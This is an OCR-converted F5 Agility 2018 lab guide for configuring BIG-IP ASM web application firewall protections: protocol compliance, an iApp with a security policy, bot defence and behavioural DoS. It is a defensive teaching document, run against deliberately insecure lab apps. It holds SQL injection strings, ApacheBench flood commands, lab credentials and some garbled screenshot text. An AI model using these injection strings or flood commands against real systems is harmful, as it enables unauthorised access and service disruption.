7. Locate an entry and observe the Attack Type and Violation Rating

Carl Variable Control of the control						٥.	Total Entries:	8	
 	5	Delete Request E	xport Request					· 0	j
[HTTPS] /webgoat/login	5	T 6 HTTP protocol con	mpliance failed [1] -						
10.1.10.28 12:31:21 2018-08-01	► 302	T [HTTPS] /webgoa	ıt/login				Ba	sic All Details	
[HTTPS] /webgoat/login	5	Geolocation -	▼ 🎱 N/A		Tin	7 2018-08-01 12:31:21			
10.1.10.28 12:10:44 2018-08-01	302	Source IP Address +	▼ ③ 10.1.10.28:39632		Violation Rating	▼ 5 Request is most likely a threat ▼ HTTP Parser Attack -			
[HTTPS] /webgoat/login	5	Session ID -	T9c1bacbe7bc7e1		Attack Types				
10.1.10.28 12:10:43 2018-08-01	302			1			_		
□ [HTTPS] /webgoat/login ● 10.1.10.28 12:08:46 2018:08:01	5		ecoded Request	Original F	Request	Response 🛾	A		-
[HTTPS] /webgoat/login ● 10.1.10.28 12:08:46 2018-08-01	5	User-Agent: Mozilla(9-0 (Windows NT 6.3; W Pragma: no-cache Cache-Control: no-cache Content-Length: 0		W0W64; rv:39.0) Gecko∕20	100101 Firefox/:	39.0			
 [HTTPS] /webgoat/login 10.1.10.28 11:58:19 2018-08-01 	5	Host: webgoat.1							
■ [HTTPS] /webgoat/login ● 10.1.10.28 11:58:18 2018-08-01	5								

8. Observe in the top left of the log you will find the Blocking Setting that could be enabled to block this request.

Delete Request E	xport Request 📁 🏷					
▼						
T [HTTPS] /webgoa	t/login					
Geolocation -	▼	Time				
Source IP Address - 7 10 10.1.10.28:39632						
Session ID - 7 19c1bacbe7bc7e1						

Decoded Reauest

Original Request

- 9. Where would you find this setting to enable? What happens when you click on the link?
- 10. Observe that the link will give you more information on which piece of HTTP Protocol Compliance will prevent this attack.

HTTP Validation	Null in request
Details	Escaped NULL in query string
Applied Blocking Settings	Alarm Learn

11. Navigate to Security > Application Security > Policy Building > Learning and Blocking Settings and expand HTTP Protocol Compliance failed

Enable	Leam	
		POST request with Content-Length: 0 ▼
		Header name with no header value -
		Several Content-Length headers -
		Chunked request with Content-Length header -
		Body in GET or HEAD requests -
		Bad multipart/form-data request parsing -
		Bad multipart parameters parsing -
		No Host header in HTTP/1.1 request ◄
		CRLF characters before request start -
		Host header contains IP address -
		Content length should be a positive number -
•		Bad HTTP version -
•		Null in request -
		High ASCII characters in headers -
•		Unparsable request content -
		Check maximum number of headers - (maximum 20 headers)
		Bad host header value -
		Check maximum number of parameters - (maximum 500 parameters)
		Multiple host headers -

12. Do you see the setting that would prevent this attack? How would you enable blocking for HTTP protocol compliance?

Enable	🗆 Leam	
		POST request with Content-Length: 0 -
		Header name with no header value -
		Several Content-Length headers -
		Chunked request with Content-Length header -
		Body in GET or HEAD requests -
		Bad multipart/form-data request parsing -
		Bad multipart parameters parsing -
		No Host header in HTTP/1.1 request -
		CRLF characters before request start ◄
		Host header contains IP address -
		Content length should be a positive number -
		Bad HTTP version -
		Null in request -
0		High ASCII characters in headers -
4		Unparsable request content -
		Check maximum number of headers - (maximum 20 headers)
		Bad host header value -
		Check maximum number of parameters - (maximum 500 parameters)
	•	Multiple host headers -

3.5 Module 4: Working with iApps

Expected time to complete: 20 minutes

3.5.1 Exercise 4.0: HTTPS iApp with Policy

Overview

F5 offers a number of templated installations for various applications. For generic web based applications you can find the https iapp template. As an update to this template we have added security functions such as firewall and web application firewall policies that can be deployed with the application. In this lab we will focus on using the basic http iApp template. If you are interested in integrating similiar templates in to your automation and orchestration strategies please follow this training with the Application Services Lab located here:

http://clouddocs.f5.com/products/extensions/f5-appsvcs-extension/3/

Task 1 - Deploy iApp with Security

1. Go to iApps > Application Services then click on Create

F5 iApps and Resources Create... Template Template Validity \$ Partition / Path

2. Give the application a name

3. In the drop down box for template choose f5.http.v1.3.Orc3 (also choose Advanced just above)

emplate Selection: Advanced	T
Name	web_app
Template	f5.http.v1.3.0rc3
Device Group	Inherit device group from current partition / path None
Traffic Group	Inherit traffic group from current partition / path traffic-group-1 (floating)

Note: This template has been imported for this lab. You will find this template at F5 Downloads. Follow this article on how to download: https://support.f5.com/csp/article/K98001873 The deployment guide can be found here: https://www.f5.com/pdf/deployment-guides/iapp-http-dg.pdf

4. New information appears below that will allow you to configure an application with web application security. In the network section answer Yes, use the new profiles.

Network		
Do you want to use the latest TCP profiles?	Yes, use the new profiles (recommended)	
What type of network connects clients to the BIG-IP system?	Wide area network (WAN)	
What type of network connects servers to the BIG-IP system?	Local area network (LAN)	

5. In the SSL Encryption section select Terminate SSL from clients, plaintext to servers (SSL Offload)

SSL Encryption	
How should the BIG-IP system handle SSL traffic?	Terminate SSL from clients, plaintext to servers (SSL offload)
Which SSL certificate do you want to use?	default.crt
Which SSL private key do you want to use?	default.key
WARNING:	The BIG-IP system's default certificate and key are not secure. For proper security, acquire a certificate and key from a trusted cer
NOTE:	If your key is password-protected, you must build a Client SSL profile outside the iApp, and then identify it in Advanced configuration


6. In the Application Security Manager section select Yes, use ASM and create a new ASM policy. Also select the waf_allrequests logging profiles

Application Security Manager (B	IG-IP ASM)		_	
Do you want to deploy BIG-IP Application Security Manager?	Yes, use ASM and create a new ASM policy	¥		
Which ASM template should be used to build the policy?	POLICY_TEMPLATE_RAPID_DEPLOYMENT (recommended)	٣		
Which logging profiles would you like to use?	Selected /Common waf_allrequests		Options Common Log all requests Log illegal requests local-dos	*
Which language encoding is used for ASM?	Unicode (utf-8)	¥		

7. In the Virtual Server and Pool section give the IP Address, an FQDN and select the webgoat_pool

Virtual Server and Pools	
What IP address do you want to use for the virtual server?	10.1.10.150
What port do you want to use for the virtual server?	443
What FQDNs will clients use to access the servers?	Host app1 f5demo.com X Add
Do you want to create a new pool or use an existing one?	webgoat_pool

8. Click finished and have patience while the application objects are built



9. Open a new icognito window in Chrome and click the app1 bookmark in the browser bar. When you get the SSL warning click Advanced and Proceed



2

Your connection is not private

Attackers might be trying to steal your information from **app1.f5demo.com** (for example, passwords, messages, or credit cards). <u>Learn more</u> NET::ERR_CERT_AUTHORITY_INVALID

HIDE ADVANCED

Back to safety

This server could not prove that it is **app1.f5demo.com**; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.

Proceed to app1.f5demo.com (unsafe)

- 10. Login with f5student and f5DEMOs4u!
- 11. You can try surfing around the application. Try an injection attack.
- 12. Return to the BIG-IP. Go to Security > Application Security > Policy Building > Traffic Learning Select the new policy built by the iApp web_app_policy

Do you see learning suggestions? (Hint - there are none yet)

- 13. Go to Security > Application Security > Policy Building > Learning and Blocking Settings
- 14. Click the carrot by Attack Signatures then Change at the far right to add more signatures.
- 15. Choose the High Accuracy Signature sets and SQL injection.

Learn	Alarm	Block	Signature Set Name
		1	Generic Detection Signatures
			High Accuracy Detection Evasion Signatures
			High Accuracy Signatures
			SQL Injection Signatures

16. Click Save and Apply Policy

Task 2 - Attack Application

1. Within Chrome choose New Incognito window

			☆	sà :
New tab				Ctrl+T
New window	v			Ctrl+N
New incogni	to w	indov	V Ctrl+S	Shift+N
History				F
Downloads				Ctrl+J
Bookmarks				+
Zoom		_	100% +	- 23
Print				Ctrl+P
Cast				
Find				Ctrl+F
More tools				×
Edit	С	ut	Сору	Paste
Settings				
Help				Þ
Exit			Ctrl+S	Shift+Q

2. Click on the App1 bookmark to get to the WebGoat application

3. At the username prompt try entering a sequel query for the username and the letter a for the password

or 1='1

Note: Did you see anything? Why do you think you were not blocked?

- 4. Return to the BIG-IP Go to Security > Event Logs > Application > Requests and clear the illegal requests filter.
- 5. You will find an level 3 alert there for the login page.

occurry " Event Logs : Application : reques							
Application - Protocol	 Network 	← DoS	✓ Bot Defense ✓	Logging Profiles			
Q ↓ ↓↑ Date → Newest ↓ ■ ↓							Ø - Total Entries: 265 Page 1 of 3 ▼
□ [HTTPS] /WebGoat/css/img/logoBG.jpg ● 10.1.10.28 11:10:37 2018-08-03	200		Export Request Accept Request				20
■ [HTTPS] /WebGoat/css/animate.css ● 10.1.10.28 11:10:36 2018-08-03	200	▼ 6 Attack signature o					Basic All Details
[HTTPS] /WebGoat/plugins/bootstrap/css/b	~	Geolocation -	🔻 🎱 N/A		Time	7 2018-08-03 11:10:36	
10.1.10.28 11:10:36 2018-08-03	200	Source IP Address -	7 3 10.1.10.28:52822		Violation Rating		ds further examination
[HTTPS] /WebGoat/login	~	Session ID -	7 b4e307835ee6660b		Attack Types	N/A	
10.1.10.28 11:10:36 2018-08-03	200	Dec	oded Request	Original	Request	1	Response N/A
 ♥ [HTTPS] /WebGoat/login ● 10.1.10.28 11:10:36 2018-08-03 	3		POST /WebGoat/login HTTP/1.1 Host: appl.f5demo.com				
■ [HTTPS] /WebGoat/css/font-awesome.min ● 10.1.10.28 11:10:36 2018-08-03	200	Connection: ke Content-Length Cache-Control:	: 31				
□ [HTTPS] /WebGoat/css/main.css ● 10.1.10.28 11:10:36 2018-08-03	200	Upgrade-Insecu Content-Type:	application/x-www-form-u				
□ [HTTPS] /WebGoat/css/img/logoBG.jpg ● 10.1.10.28 11:09:43 2018-08-03	200	Accept: text/h Referer: https	zilla/5.0 (X11; Linux x8 tml,application/xhtml+xm ://app1.f5demo.com/WebGo e: en-US,en;q=0.9	l,application/xml;q=0			.3440.75 Satarı/537.36
□ [HTTPS] /WebGoat/css/animate.css ● 10.1.10.28 11:09:43 2018-08-03	200	Cookie: JSESSI 46eab4b11a4710 BIGipServerwe	ONID=AB9D18B6D44E04E6E40 d8b655f984a2d59e8326ae5a bgoat_pool=4229169418.36	667d9fd2810b48961c7f2 8895.0000; TS01f220d9_	2a29972e3550ef382 _26=013cc4a51fc53	fd660d4ee68455f6f29 d41c5a1ebd1bfb504014	4d79c68f1e9097d3735ecbb5
Intropy // WebGoat/css/font-awesome.min Intropy //	200 🗸		337664b102a0b1c4a907c0f8				=01dcfb312fd7c9e93688a45 9a9f96d88e8b011a8d74b

- 6. Return to the WebGoat application and login with credentials f5student and f5DEMOs4u!
- 7. From the left menu go to Injection Flaws -> SQL Injection and select exercise 7

s S	QL Inject	ion
Show hints	Reset lesson	
• 12	345678	8 🗢
	• •	PL Injection namic query as seen in the previous example. The que
"select	* from users where	e name = '" + userName + "'";
Using the fo	orm below try to retrieve	e all the users from the users table. You shouldn't nee
Account N	lame:	Get Account Info

8. In the account name field try an injection attack

%' or 1='1		

Note: Were you blocked? Why or why not?

Security >> Event Logs : Application : Reques	sts								
Application - Protocol	- Network	✓ DoS	✓ Bot		Logging Profiles				
□ Q- ↓† Date - Newest ↓ ■-								٥-	Total Entries: 346 Page 1 of 4 ▼
 [HTTPS] /WebGoat/service/lessonmenu.mvc 10.1.10.28 11:14:10 2018-08-03 	200	Delete Request	Export Request	Accept Request	•				20
[HTTPS] /WebGoat/service/lessonoverview	~	Y 1 Attack signatur	e detected [2] -						
10.1.10.28 11:14:09 2018-08-03	200	T [HTTPS] /Web0	Goat/SqlInjection	n/attack5a					Basic All Details
☑ [HTTPS] /WebGoat/SqlInjection/attack5a	3	Geolocation -	🔻 🎱 N/A			Time	7 2018-08-03 11:14:09		
10.1.10.28 11:14:09 2018-08-03	200	Source IP Address	- 🔻 🖲 10.1.10.2	28:53124		Violation Rating		eds fur	ther examination
[HTTPS] /WebGoat/service/lessonmenu.mvc		Session ID -	7 b4e307835	ee6660b		Attack Types	N/A		
Introj / webGoal/service/lessonmenu.mvc	200								
11:14:06 2018-08-03	col Network DoS Bot Delense Logging Profiles Immenuumvc col Delene Request Export Request Col Inverview000 Polete Request Export Request Col Col Inverview000 Polete Request Export Request Col Col Col colo Geolocation - Source IP Address Time Y 2018-08-03 11:14:09 Essate Ail Details colo Source IP Address Y 0 10.1.10.28:53124 Essate Ail Details Essate Ail Details source IP Address Y 0 10.1.10.28:53124 Essate Ail Details Essate Ail Details source IP Address Y 0 10.1.10.28:53124 Essate Ail Details Essate Ail Details source IP Address Y 0 10.1.10.28:53124 Essate Ail Details Essate Ail Details source IP Address Y 0 10.1.10.28:53124 Essate Ail Details Essate Ail Details source IP Address Y 0 Decoded Request Original Request Response voc con Content-Length: : 22 Accept : 4/7 Original Request Response voc								
[HTTPS] /WebGoat/service/hint.mvc 10.1.10.28 11:14:05 2018-08-03				n/attack5a HT	TP/1.1				
[HTTPS] /WebGoat/service/lessonoverview 10.1.10.28 11:14:05 2018-08-03		Content-Lengt							
[HTTPS] /WebGoat/service/lessoninfo.mvc 10.1.10.28 11:14:05 2018-08-03		X-Requested-W User-Agent: M	ith: XMLHttp ozilla/5.0 (Request X11; Linux x80			e Gecko) Chrome/68.	0.344	0.75 Safari/537.36
[HTTPS] /WebGoat/SqlInjection.lesson.less 10.1.10.28 11:14:05 2018-08-03		Referer: http Accept-Langua	s://app1.f5d ge: en-US,en	emo.com/WebGoa ;q=0.9	at/start.mvc		f52cd67266d89a06b48	33c6b	da2a7f16182a7ee8bf4e
 [HTTPS] /WebGoat/service/lessonprogress 10.1.10.28 11:14:05 2018-08-03 		BIGipServerw 207991207cba3	ebgoat_pool= 0aa6d9d2330c	4229169418.368 e995fda8d90403	895.0000; TS01f220 3d34a5cedcc8f02519	0d9_26=013cc4a51fc53 91befa920a3407e4b162	3d41c5a1ebd1bfb5040 228a7690; TS01f220d)14d79 9=01d	c68f1e9097d3735ecbb5 cfb312fcf790d77f1097
[HTTPS] /WebGoat/service/lessonmenu.mvc 10.1.10.28					21e3f7fc4d680a9ad2	267b35c00211e93a940e	e6de2541f74235c120c	7b441	

- 9. Return to the BIG-IP Security > Event Logs > Application > Requests
- 10. You will need to refresh. Locate the attacks. Is the policy in transparent or blocking? How can you change the policy to mitigate against this attack?

We hope you enjoyed this session! Please leave us a great review and come again next year!! The End!

Class 4: ASM 241 - Elevating ASM Protection

Welcome to F5's Agility Labs, 2018 edition! This class will focus on how to interact with ASM using the REST API, demonstrating how the API can be used to help with daily tasks and improve security.

This is the 2nd class in a four part series based on

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years agility.

ASM141 - Good WAF Security - Getting started with ASM

ASM241 - Elevated WAF Security - Elevating ASM Protection

ASM341 - High and Maximum WAF Security - Maximizing ASM Protection

ASM342 - WAF Programmability - Enhancing ASM Security and Manageability

4.1 Lab Environment & Tools

Warning: All work for this lab will be performed exclusively from the Linux Jumphost/Client (client01). The client is accessed via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

4.2 Components and Tools

Linux Client (Client01):

- Web Attack Tools:
- Burp Suite Community Edition HTTP Request Manipulation
- iMacros Web Scraping
- ab (Apache Bench) HTTP Load Testing

4

Kali Client (Kali-BaDOS):

• ab (Apache Bench) - HTTP Load Testing

Linux Server (Server01):

· WebGoat 8 - deliberately insecure application

LAMP Server (LAMPv4):

• Hackazon - deliberately insecure application

BIG-IP (bigip01):

- Local Traffic Manager
- Application Security Manager / Advanced WAF


4.3 Lab Topology

#####Need topology description#####

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client	10.1.1.51	10.1.10.51	N/A	https-
(client01)				f5student:f5DEMOs4u
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https -
				admin:password
				ssh -
				f5student:f5DEMOs4u
Linux Server	10.1.1.252	N/A	10.1.20.252	ssh -
(server01)				f5student:f5DEMOs4u
Kali (Kali-	10.1.1.245	10.1.10.100 /	N/A	ssh -
BaDOS)		10.1.10.200		f5student:password
Linux Server	10.1.1.250	N/A	10.1.20.250	N/A
(LAMPv4)				

A graphical representation of the lab:



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

4.4 Module 1: Bot Defense

Expected time to complete: 20 min

4.4.1 Lab 1: Bot Protection

This lab will simulate botnet activity against the Webgoat virtual server and show how to protect yourself from these types of threats.

Connect to the lab environment

1. From the jumphost (client01), launch Chrome or firefox, click the BIG-IP bookmark and login to TMUI. admin/f5DEMOs4u!

Configure a DOS Profile

- 1. From the F5 UI go to Security > Dos Protection > DoS Profiles and click Create
- 2. Name the profile BotsLab and click Finished
- 3. Click on the BotsLab profile and select the Application Security tab at top.

- 4. Click where it says Disabled and select the checkbox to Enable Application Security
- 5. Disable TPS-Based Detection on the left column by setting Blocking to Off.
- 6. Enable Bot Signatures on the left column by clicking Disabled and check the Enabled box.
- 7. Click Update to save the profile changes.

Security >> DoS Protection : DoS Profil	les » B	otsLab			
roperties Application S	ecurity				
Application Security		Application Security	» Bot Signatures		Edit All
General Settings	~	This feature automatically detect	s well known bots according to their HTTP cl		
Proactive Bot Defense	Off	Malicious bots can be configured through the anti-bot defense mech	to be blocked, while benign bots can be con nanisms.	figured to pass	
Bot Signatures	~	Bot Signature Check	When enabled, bot signatures are checked. This allows well-known bots	Enabled	Close
Mobile Applications	Off		to be detected.		
TPS-based Detection	Off	Bot Signature Categories	Specifies the action for each bot signature category.	10 categories configured	Edit
Behavioral & Stress-based Detection	Off	Bot Signatures List	Configures specific bot signatures	Not configured	Edit
Record Traffic	Off		which are to be disabled during signature checking. This overrides the configured actions for the bot signature		
			categories.		
Update					

Create a Bot Logging Profile

- 1. Go to Security > Event Logs > Logging Profiles and click Create
- 2. Name the profile BotsLogger and check Bot Defense
- 3. Check all the boxes under "Request Log" and leave remote publisher to None
- 4. Click Finished to save the profile

ogging Profile Properties	Cancel Fini	nished
Profile Name	BotsLogger	
Description		
Application Security	Enabled	
Protocol Security	Enabled	
Network Firewall	Enabled	
DoS Protection	Enabled	
Bot Defense	✓ Enabled	
Request Log		
Local Publisher	Enabled	
Remote Publisher	none	
Log Illegal Requests	✓ Enabled	
Log Captcha Challenged Requests	✓ Enabled	
Log Challenged Requests	✓ Enabled	
Log Bot Signature Matched Requests	✓ Enabled	
nequests		

Assign DoS and Logging Profile to Virtual Server

- 1. Go to Local Traffic > Virtual Servers > click on asm_vs Virtual
- 2. At the top, click on the Security Tab > Policies
- 3. For DoS Protection Profile, select BotsLab
- 4. For Log Profile, select "BotsLogger" to add it to list of selected logging profiles, leaving "Log Illegal Requests"
- 5. Click Update to save changes

Local Traffic >> Virtual Server	s : Virtual Server List » asm_vs
🔅 🗸 Properties Res	ources Security - Statistics I
Policy Settings	
Destination	10.1.10.145:80
Service	нттр
Application Security Policy	Enabled Policy: ASM241
Service Policy	None
IP Intelligence	Disabled 🗾
DoS Protection Profile	Enabled Profile: BotsLab
Log Profile	Enabled Selected Selected Available /Common Log illegal requests BotsLogger >> global-network local-dos
Update	

Simulate Bot Activity and Review Logs

- 1. On the client01 jumphost, open a terminal app to get a cli prompt
- 2. Run the following apache bench command:

ab -c 10 -n 10 -r http://10.1.10.145/

- 3. Review the Security Logs at Security > Event Logs > Bot Defense > Requests
- 4. Did requests succeed or fail? Why or why not?
- 5. Run the attack using a custom user-agent (if you copy and paste the command below, be careful of the double-quote conversion):

6. Review the Bot Defense request logs again to determine if the attack was mitigated. Why did the attack succeed?

Add a custom bot signature to your BotsLab profile

- 1. Go to Security > Options > DoS Protection > Bot Signatures List and click Create
- 2. Name the signature Agilitybot and populate the following:
- Category: Dos Tool
- Rule: User-agent > contains > Agilitybot
- Risk: Medium
- 3. Click Create

Security » Options : Dos Protec	tion: Bot Signatures List in Create New Bot Signature
Bot Signature Properties	
Name	Agilitybot
Partition / Path	Common
	Domain name Add
Domains	
Domains	
	Delete
Category	DOS Tool
	Simple Edit Mode VARNING: Switching modes will discard the rule content.
Rule	User-agent contains I Aglilitybot
	URL contains I
Risk	Medium
User-defined	Yes
References	NA
Cancel Create	

4. Rerun the attack from step 5 of "Simulate Bot Activity and Review Logs" and review the request logs. Was the attack mitigated?

ab -c 10 -n 10 -r -H "User-Agent: Agilitybot" http://10.1.10.145/

5. Remove the DoS Protection Profile and the BotsLogger profile from the asm_vs, as shown below, before moving on.

Local Traffic » Virtual Serve	s : Virtual Serv	/er List » a	sm_vs					
🔅 🚽 Properties Res		Security	*	Statistics				
Policy Settings								
Destination	10.1.10.145:	10.1.10.145:80						
Service	HTTP							
Application Security Policy	Enabled	Policy: AS	M241	T				
Service Policy	None	•						
IP Intelligence	Disabled	,						
DoS Protection Profile	Disabled	,						
Log Profile	/Common	dected	≪ ≫	Available common BotsLogger L7-DOS_BOT_L Log all requests global-network	•			
Update								

4.4.2 Review

This concludes Lab 1.

DoS Profiles have numerous features to help you move beyond just attack signatures in your own WAF deployment.

Take a look at the other features of the DoS Profile before moving on to the next lab.

4.5 Module 2: Behavioral DoS

Expected time to complete: 45 min

4.5.1 Lab 2: Behavioral DOS Protection

In this lab you will run baseline tests as well as attacks against a Virtual Server to trigger Behavioral DoS Protection

Connect to the Lab Environment

- 1. On the jumphost, use a browser to reach the BIG-IP and login as admin/password
- 2. On the jumphost, open three terminals, one to the BIG-IP and two to the Kali Linux Client, using the password provided by the instructor.

```
ssh admin@10.1.1.245 (bigip01)
ssh f5student@10.1.1.10 (Kali)
```

Note: The kali client will be used as the attacker machine for this lab. You may want to open multiple terminal windows to go through the steps in the lab.

Examine the DoS Profile

- 1. In TMUI, go to Local traffic > Virtual Servers > Virtual Server List > Hackazon_BaDOS_protected
- 2. Select the Security tab and then Policies. Make sure that DoS Profile and Log Profile are set up as below.

Local Traffic 32 Virtual Servers	::Virtual Server List » Hackazon_BaDOS_protected
	purces Security - Statistics I
Policy Settings	
Destination	10.1.10.61:80
Service	НТТР
Application Security Policy	Disabled
Service Policy	None
IP Intelligence	Disabled •
DoS Protection Profile	Enabled V Profile: Hackazon_BaDOS
Log Profile	Enabled Selected Selected Available /Common Log all requests Log illegal requests global-network local-dos local-dos
Update	

3. Select the resources tab above. Note the iRule that is applied.

en e			**********		
Local Traffic >> Virtual Se	ervers : Virtual Serv	ver List » Ha	ckazon_Ba	aDOS_prote	cted
🚓 🚽 Properties	Resources	Security	-	Statistics	7
Load Balancing					
Default Pool	hackazon_p	▼ looc			
Default Persistence Profile	None	-			
Default Persistence Prolife	INONE	•			
Fallback Persistence Profile	e None	•			
Update					
opuate					
iRules					
Name					
/Common/XFF_mixed_Attac	cker_Good				
Policies					
Name					
No records to display.					

This is not a real world scenario. Attacks would typically come from a wide range of IP addresses. In this demo environment, we do not have dozens of good and bad source IPs available for clients and attackers. We simulate them by adding an iRule to the VS, which adds a randomized X-Forwarded-For header to each request.

- 4. Go back to the Properties tab and notice that the http profile is also customized. It is configured to accept XFF for the iRule to function correctly.
- 5. Go to Security > DoS Protection > DoS Profiles > hackazon_BaDOS and select the Application Security tab.

pplication Security		Application Security	» Bot Signatures							
General Settings	~	This feature automatically detec	This feature automatically detects well known bots according to their HTTP characteristics. Malicious bots can be configured to be blocked, while benign bots can be configured to pass through the anti-bot defense mechanisms.							
Proactive Bot Defense	Off									
Bot Signatures	~	Bot Signature Check	When enabled, bot signatures are	Enabled						
Mobile Applications	Off		checked. This allows well-known bots to be detected.							
TPS-based Detection	Off	Bot Signature Categories	Specifies the action for each bot signature category.	19 categories configured						
Behavioral & Stress-based Detection	n 🗸	Bet Cimetures List		Not configured						
Record Traffic	Off	Bot Signatures List	Configures specific bot signatures which are to be disabled during signature checking. This overrides the configured actions for the bot signature categories.	Not configured						

6. Select Bot Signatures and select Edit and uncheck enabled. Then click Update.

Note: You do not have to Apply the Policy when editing a DoS Profile unlike typical changes under Application Security.

7. Select Behavioral and Stress-based Detection and click Edit under Behavioral Detection and Mitigation.

Mitigation	By Bad Actors Behavior / Signatures	Bad actors behavior detection Enables traffic behavior, server's capacity learning, and anomaly detection.	Clos
		Request signatures detection Enables signatures detection	
		Use approved signatures only	
		Mitigation	
		Standard protection *	
		If "Bad actors detection" enabled, slows down requests from anomalous IP addresses based on its anomaly detection confidence and the server's health.	
		Rate limits requests from anomalous IP addresses and, if necessary, rate limits all requests based on the server's health.	
		Limits the number of concurrent connections from anomalous IP addresses and, if necessary, limits the number of all concurrent connections based on the server's health.	
		If "Request signatures detection" enabled, blocks requests that match the attack signatures.	

- 8. Notice that "Use approved signatures only" is unchecked. If checked, we would need to approve each dynamic signature. No need to edit, click close.
- 9. The Behavioral DoS profile is already applied and ready to go. Move on to the next section to begin analyzing traffic.

Create Baseline traffic for the BIG-IP

1. In your BIG-IP terminal session, change to the scripts directory and take a look at bash scripts that have been created.



2. Most of these scripts are used to setup the lab environment or reset it for further tests. Run the "show_BaDOS_learning.sh" script, the output should look similar to the below.

./show_BaDOS_learning.sh

vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100] vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]

3. In one of your Kali Linux terminal windows, examine your home directory and run the "base_menu.sh" script.

./baseline_menu.sh

4. Select either option 1 or option 2, but notice that option 3 quits the script. You will use this later.

	- bigiput.isae	- pidihot	iostudent@kall: ~
۶_			f5student@kali:
File Edit View Search	Terminal Help		
Traffic Baselining			
1) increasing 2) alternate 3) Quit #? 2			

5. In a second Kali terminal window, run the script again, but select the other option.

It does not matter which order is used here, and the results of baseline testing are not an exact science

6. Go back to your BIG-IP terminal window and take a look at the results of your earlier script.

The "show_BaDOS_learning.sh" uses the admd daemon for stress-based DoS detection and mitigation. An example of the admd command is below and does not need to tbe executed.

admd -s vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning

Given the parameters of the Virtual Server and the corresponding DOS profile, admd returns stats on traffic learning. We want to wait until the first number in the brackets is 90 or above. This represents the percentage confidence the system has in baseline traffic. Below is output that has reached 88% then 92%.

vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[88.7165, 633, 17250, 100] vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[92.0553, 633, 17250, 100]

7. Once you have reached 90% confidence, you may move on to the next task. This may take a few minutes or more.

Launch the Attack

- 1. Open another terminal window to Kali Linux and login as f5student.
- 2. In your home directory, you will find another script named "AB_DOS.sh". Run this script.

^{./}AB_DOS.sh

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 31 02:18:51 2018 from 10.1.1.51
f5student@kali:~$ ./AB_DOS.sh
1) Attack start - similarity 3) Attack end
2) Attack start - score 4) Quit
#? ■
```

3. Select 1 for "Attack start - similarity" and hit enter. Notice that entering 4 ends the script. You will use this later to end the attack.

Examine the Mitigation

1. On TMUI, go to Security > DoS Protection > Signatures and click on the bar for Dynamic. You should see an entry similar to the below (this may not show up right away, revisit the page until an entry appears).

	Secu	rity » DoS Protection	n : Signatures									
•	₿-	Dos Profiles	Signatures									
		resh Disabled ~ Name, Alias or Attack	ID	Farr	illy .	Attack Status	Context	Tags	Add Filter	÷		
	Dyna	ımic										
											Creation Info	
	v	▲ Name		Family	Deployment State	te	Shareability	Attack Status	Creation Time		♦ Context	Profile
		HTTPSig159178050	583064086742035	HTTP	Mitigate	Unapproved	Not-shareable	•	Tue Jul 31, 02:58:21 2	018 -0400	Hackazon_BaDOS_protected	Hackaz
		elete) Make Per	sistent CSet D	eploymen	t State 🔻 🔵 S	et Threshold Mode •						
	Pers	istent										

- 2. Notice that the "Deployement State" is Mitigate. This is because the signature was enforced immediately, since we did not select to approve signatures in the Behavioral DOS policy.
- 3. Go to Security > Event Logs > DoS > Application Events

		DoS: Application											
🔅 🚽 🗛 Appl						DoS 👻			 Logging Profiles 				
						- loss film							
			Last	Hour 💽 Sea	arch Cu	stom Search							
1			Last	Hour <u>•</u> Sea	arch Cu	stom Search	1					1	
r ≑ Time	≑ Virtual Se	erver	J'	Hour Sea	arch Cu		Altigation Altigation	≑ TPS	Detection Threshold	♦ Mitigate To Threshold	Threshold Condition	Attack ID	\$
≑ Time	Virtual Se	erver	<u>'</u>				# Mitigation	≑ TPS	Detection Threshold		Threshold Condition	Attack ID	45
	Virtual Se /Common	rver	•				Mitigation		Detection Threshold			Attack ID 4086742035	

- 4. Notice that the attack Mitigation was Behavioral. This means a dynamic signature was created and enforced to mitigate the attack.
- 5. How does this differ from Bot Detection? Why should you use both mitigations usually?
- 6. In each of your terminal windows type Ctrl+C to terminate the scripts. The AB_DOS.sh script will require you to enter 4 to quit after pressing Ctrl+C.

Note: Do not move on without ending these attack and baseline scripts, as they may have an effect on the rest of the labs

4.5.2 Review

This concludes Lab 2.

DoS profiles can be used to dynamically adjust policy just as the traffic learning feature can for attack signatures.

There are Proactive defense measures in the DoS Profile as well.

4.6 Module 3: WebScraping

Expected time to complete: 15 min

4.6.1 Lab 3: Web Scraping Protection

This lab will show you how to configure protection against webscraping activity using a Firefox loop macro.

Connect to the lab environment

